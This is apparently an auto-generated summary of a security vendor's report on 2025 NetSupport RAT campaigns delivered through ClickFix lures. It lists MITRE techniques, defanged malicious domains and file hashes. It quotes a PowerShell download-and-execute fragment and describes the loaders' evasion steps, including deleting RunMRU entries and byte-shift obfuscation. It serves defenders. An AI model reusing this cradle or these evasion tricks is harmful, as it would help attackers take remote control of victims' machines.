
eSentire’s TRU investigated numerous 2025 incidents where threat actors abused legitimate NetSupport Manager RMM, primarily delivered via the ClickFix social engineering vector and executed through PowerShell/JSON, Run Prompt loaders, and MSI-based installers. The report clusters activity into three distinct actor groups (EVALUSION, FSHGDREE32/SGI, XMLCTL), provides IOCs and deobfuscation guidance, and includes detection tooling such as a Yara rule and an unpacking utility. #NetSupport #ClickFix
Keypoints
- eSentire TRU observed multiple campaigns in 2025 abusing NetSupport Manager for remote access, delivered mainly via the ClickFix initial access vector.
- Attackers used a consistent PowerShell/JSON loader that decodes base64 payloads, drops NetSupport binaries (e.g., client32.exe), establishes persistence, and executes the client.
- A variant of the PowerShell loader deletes RunMRU registry entries to hide Run Prompt execution; associated sample SHA256: 37d1d033e19cf9dc7313846d9d4026b03d2f822efccd963e5697e9633a4df0d0.
- Less common MSI-based loaders use msiexec to retrieve installers that execute obfuscated base64 PowerShell which deobfuscates via subtracting 97 from byte values to produce an Invoke-Expression download cradle.
- TRU clustered activity into three groups—EVALUSION, FSHGDREE32/SGI, and XMLCTL—based on license metadata, RADIUS secrets, TTPs, infrastructure, and NetSupport configuration differences.
- Network analysis shows NetSupport C2 activity (Connectivity Server v1.92) with recognizable POLL behavior in PCAPs; the report provides an automated unpacking utility and a Yara rule to detect NetSupport.
- Recommendations include disabling the Run prompt via GPO, preventing non-approved RMM installation, implementing phishing/security awareness training, and partnering with 24/7 MDR services.
MITRE Techniques
- [T1190] Exploit Public-Facing Application – Attackers used the ClickFix initial access page to socially engineer victims into running commands via the Run Prompt (“…compelling them to execute malicious commands in the Windows Run Prompt…”).
- [T1059.001] Command and Scripting Interpreter: PowerShell – Threat actors executed PowerShell-based loaders to download, decode, and run NetSupport payloads (“PowerShell.exe … (New-Object Net.WebClient).DownloadFile($S,$j);powershell -f $j”).
- [T1112] Modify Registry – A loader variant deleted RunMRU registry values to remove evidence of Run Prompt execution (“…employs a technique to hide evidence of Run Prompt execution by deleting registry values in the RunMRU registry key.”).
- [T1204.002] User Execution: Malicious Link – ClickFix delivery is a social-engineering web page that lures users to execute commands, reflecting user-executed malicious links/pages (“…leveraged the ClickFix initial access vector…compelling them to execute malicious commands…”).
- [T1105] Ingress Tool Transfer – Loaders download NetSupport binaries and configuration (base64 payloads decoded and written to disk) using web retrieval methods (“(New-Object Net.WebClient).DownloadFile($S,$j)…Create a hidden/system dropper directory…Base64 decode each payload and write to disk”).
- [T1547.001] Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder – Persistence established via a shortcut in the Startup folder (“%APPDATA%MicrosoftWindowsStart MenuProgramsStartup folder”).
- [T1071.001] Application Layer Protocol: Web Protocols – MSI and PowerShell stages perform HTTP requests to download further stages (e.g., “hxxps://riverlino[.]com/U.GRE”, “Go-http-client/1.2” user agent used in HTTP request).
- [T1036.005] Masquerading: Match Legitimate Name or Location – Abuse of legitimate NetSupport Manager (RMM) tooling to appear benign while providing full remote control (“NetSupport Manager is a legitimate RMM that continues to see usage by threat actors for unauthorized/full remote control”).
Indicators of Compromise
- [File Hash] notable malware samples – a823031ba57d0e5f7ef15d63fe93a05ed00eadfd19afc7d2fed60f20e651a8bb, 37d1d033e19cf9dc7313846d9d4026b03d2f822efccd963e5697e9633a4df0d0, and d5b13eb9e8afb79b4d7830caf3ac746637e5bda1752962e5bd0aed3352cc4a42 (MSI loader); plus other hashes like f81220b9…, 94c2f209…, f3f44fd3… referenced per cluster.
- [Domains/URLs] download hosts observed – hxxps://riverlino[.]com/U.GRE, https://xunira[.]cloud/C[.]GRE, hxxps://global-weekends[.]net/res/helprecord, hxxps://stradomi[.]com/res/presentjudge (used by PowerShell/msiexec stages).
- [File Names] NetSupport binaries and config – client32.exe (NetSupport client executed), NSM.LIC files containing licensee names like “EVALUSION”, “FSHGDREE32”, “XMLCTL”.
- [Network/AS] hosting infrastructure examples – AS 209605 (UAB Host Baltic, Lithuania), AS 216071 (Servers Tech Fzco, UAE), AS 174 (COGENT-174, US) indicating cluster-specific infrastructure differences.
- [Registry/Startup] persistence artifacts – shortcuts in %APPDATA%MicrosoftWindowsStart MenuProgramsStartup and deleted RunMRU registry values (evidence-hiding behavior in newer loader variant).
Read more: https://www.esentire.com/blog/unpacking-netsupport-rat-loaders-delivered-via-clickfix